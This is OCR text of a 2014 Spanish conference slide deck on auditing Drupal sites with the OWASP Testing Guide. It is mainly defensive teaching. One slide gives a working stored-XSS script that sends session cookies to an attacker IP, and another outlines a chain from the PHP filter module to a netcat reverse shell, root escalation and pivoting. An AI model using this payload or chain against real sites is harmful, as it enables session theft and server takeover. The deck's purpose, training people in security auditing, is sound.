


drupalcampSPAIN
VALENCIA · 2014

# Hacking Drupal

## Anatomía de una Auditoría de Seguridad

*Zequi Vázquez*

ezequielvazq@gmail.com

@RabbitLair

# Sobre mi

## Formación

- Ingeniero Técnico en Informática - UCA
- Máster en Ingeniería del Software - US
- Máster en Seguridad de las TIC - US

## Experiencia

- 4+ años como desarrollador web, más de 2 en Drupal
- Actualmente: DevOps Drupal
- Python, C++, GNU/Linux, network programming...

## Aficiones

- Rock'n'Roll (guitarra) y videojuegos
- Narrativa fantástica, rol, cine...

# Índice


1. Introducción
2. Importancia de la seguridad
3. OWASP Testing Guide
4. Vector de ataque simple
5. Conclusiones

# Índice


1. Introducción
2. Importancia de la seguridad
3. OWASP Testing Guide
4. Vector de ataque simple
5. Conclusiones

# Introducción

## ¿Qué es la seguridad?

- Confidencialidad
- Integridad
- Disponibilidad
- Autenticación

# Introducción

## Principios básicos

- Seguridad en profundidad
- Mínimo privilegio
- Eslabón más débil
- Proporcionalidad
- Participación universal
- Integración con ciclo de vida

# Introducción

- Open Web Application Security Project
- Fundación sin ánimo de lucro
- Multitud de proyectos: algo caótico
- **Metodología de análisis de seguridad web**

# Índice


1. Introducción
2. Importancia de la seguridad
3. OWASP Testing Guide
4. Vector de ataque simple
5. Conclusiones


El jefe de proyecto

# El proyecto en producción

# La importancia de la seguridad

El “hacker”

# La importancia de la seguridad



La vulnerabilidad

# El resultado

# Índice



1. Introducción
2. Importancia de la seguridad
3. OWASP Testing Guide
4. Vector de ataque simple
5. Conclusiones

# OWASP Testing Guide

## Estructura

- Testing framework
- Catálogo de pruebas
- Enfoque de **caja negra**
- Cómo hacer informe

# Recogida de información




- Hacking con buscadores (fichero robots.txt)
- "Fingerprint" de servidor, framework, versiones...
- Crawlers, spiders, robots...
- Herramientas automáticas: Burp, ZAP, Nikto2

# Pruebas sobre configuración

```
$ curl -sILk -X OPTIONS https://[redacted]
HTTP/1.1 200 OK
Date: Wed, 15 May 2013 15:21:53 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
MS-Author-Via: DAV
Content-Length: 0
Accept-Ranges: none
DASL: <DAV:sql>
DAV: 1, 2
Public: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL,
        PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
Allow: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
Cache-Control: private
```

- Métodos HTTP permitidos (PUT, DELETE, TRACE)
- Gestión de extensiones
- Configuración de plataforma (Apache, PHP, MySQL...)
- Revisar backups en el árbol web (*.sql, *.bak...)
- Escáner de puertos (Nmap)
- Firewall/IDS/Web Application Firewall

# Gestión de identidad y autorización

https://drupal.org/admin/views/ajax/autocomplete/user/zeki

a","Zekish":"Zekish","zeki":"zeki","zeki.vazquez":"zeki.vazquez","zekic":"zekic","zekicetin65":"

- Definición de roles (filtros de entrada, permisos asignados)
- Enumeración de cuentas de usuario (módulo *views*)
- Ataques de fuerza bruta (Hydra, módulos de Captcha)
- Referencias inseguras (cambiar *[nid]* en */node/[nid]*)

# Autenticación

- Credenciales por canal inseguro (MitM, módulo *securepages*)
- Política de contraseñas débil (módulo *password_policy*)
- Recordar contraseñas: ¿se vuelve a enviar la pass?
- Sistema de autenticación (Drupal Ok, pero ¿modificado?)


# Gestión de la sesión

- Duración de la sesión (*session_expire* y *autologoff*)
- Gestión de cookies (cifrado, atributos *httpOnly* y *Secure*)
- Robo de cookie de sesión = Robo de identidad
- *Cross Site Request Forgery* (no sólo *forms*)

# Validación de datos de entrada

- Cross Site Scripting
- SQL injection
- Polución de parámetros HTTP
- Inyección de código
- Subida de ficheros
- En Drupal:
  - *filter_xss*
  - *db_query*
  - *check_plain*
  - *check_markup*
  - *check_url*

# Gestión de errores



**Error**

*PDOException*: SQLSTATE[42000]: Syntax error or access violation: 1139 Got error 'parentheses not balanced' from regexp: SELECT COUNT(*) AS expression FROM (SELECT 1 AS expression FROM {node} n LEFT OUTER JOIN {biblio} b ON n.vid=b.vid INNER JOIN {biblio_types} bt ON b.biblio_type=bt.tid INNER JOIN {biblio_contributor} bc ON n.vid = bc.vid INNER JOIN {biblio_contributor_data} bcd ON bcd.cid = bc.cid WHERE (bcd.name RLIKE :db_condition_placeholder_0) ) subquery; Array ( [:db_condition_placeholder_0] => [[:<:]]([[:>:]] ) in *PagerDefault->execute()* (line *74* of */home/csl/public_html/includes/pager.inc*).


The website encountered an unexpected error. Please try again later.

- Exposición de códigos y textos de error
- Exposición de trazas

# Más testing...

- Criptografía débil
- Heartbleed
- Errores en lógica de negocio
- Tests en lado de cliente
- No solo web...

# Vulnerabilidades más comunes



# Índice


1 Introducción

2 Importancia de la seguridad

3 OWASP Testing Guide

4 Vector de ataque simple


5 Conclusiones

# Un vector de ataque simple

```
<script>
var xmlhttp = new XMLHttpRequest();
xmlhttp.open("GET",
  "http://10.0.3.3/?cookie=" + document.cookie,
  true);
xmlhttp.send();
</script>
```

- Detección de XSS almacenado (filtro “Full HTML”)
- Inyectar JS que envía cookies a atacante (SOP, httpOnly)
- Atacante inyecta cookie en su navegador

# Un vector de ataque simple




- Activación de módulo “PHP filter”
- Modificar nodo para que use este filtro
- Ejecutar comandos de sistema desde PHP (disable_functions)
- Lanzar shell reversa con netcat (cortafuegos saliente)

# Un vector de ataque simple

¡Demo time!

# Un vector de ataque simple

## A partir de aquí...

- Escalado de privilegios para obtener **root** (CVE-2014-0196)
- Persistencia del acceso
- Técnica de *pivoting*: escanear red interna
- ¡En la imaginación (y en el contrato) está el límite!

# Índice


1. Introducción
2. Importancia de la seguridad
3. OWASP Testing Guide
4. Vector de ataque simple
5. Conclusiones

# En resumen...

- Responsabilidad de todos
- Seguridad en todo el ciclo de vida
- Seguir las buenas prácticas
- Siempre habrá fallos de seguridad
- La importancia de la **formación**

# En resumen...

REVISIONES DE SEGURIDAD
"Yo he visto cosas que vosotros no creeríais"
http://sevillasecandbeer.org

# Esto es todo, amigos...

¡Gracias!

@RabbitLair
ezequielvazq[at]gmail[dot]com